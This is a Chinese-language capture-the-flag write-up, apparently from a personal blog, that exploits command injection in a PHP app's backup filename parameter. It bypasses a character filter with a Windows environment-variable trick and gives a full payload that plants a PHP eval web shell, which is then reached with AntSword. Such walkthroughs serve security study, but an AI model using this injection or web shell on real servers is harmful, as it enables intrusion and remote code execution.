
```
if ($method == "multivol")

$method = core\utils\Env::getRequest("method");
```



将method改成任意值，让这个条件为false就行，我就改成gylq，发现可以利用命令执行创建文件




试试用;来进行多条命令执行，成功生成执行语句中的123



这里我们就可以思考开始利用shell_exec()在服务器上生成php文件了。

shell_exec()执行的是系统命令，可以利用管道符进行多条命令执行。

&filename=test1;test2;test3;，会多条命令执行，所以我们写php文件




这时我们看看源码什么情况，发现所有的/.都被替换成空了，想办法绕过

```
$backupFileName = self::BACKUP_DIR . "/" . core\utils\str_replace(array("/", "\\", ".", "'"), "", $fileName);
```

这时找到一个办法，利用系统环境变量截取来构造一个.

首先set看看环境变量，可以看到有一个变量存在.




然后截取第一位

```
C:\Users\23242>echo %pathext:~0,1%
.
```

本地测试一下看看行不行,写一句话木马


成功能创建出来，拿着payload去试试本地的靶机，最终成功写入

```
&filename=gylqtesaat;echo "<?php eval($_REQUEST[1]);?>" >> shell%pathext:~0,1%php;123
```




既然本地靶场都能写入，去看看zk的靶场试试payload


```
&filename=gylqtesaat;echo "<?php eval($_REQUEST[1]);?>" >> shell%pathext:~0,1%php;123
```



由于是数据库备份，插入的时候会执行insert语句，然后echo控制了输出的文件名，然后就可以getshell了



然后拿蚁剑连接拿flag



我的个人博客

孤桜懶契：http://gylq.gitee.io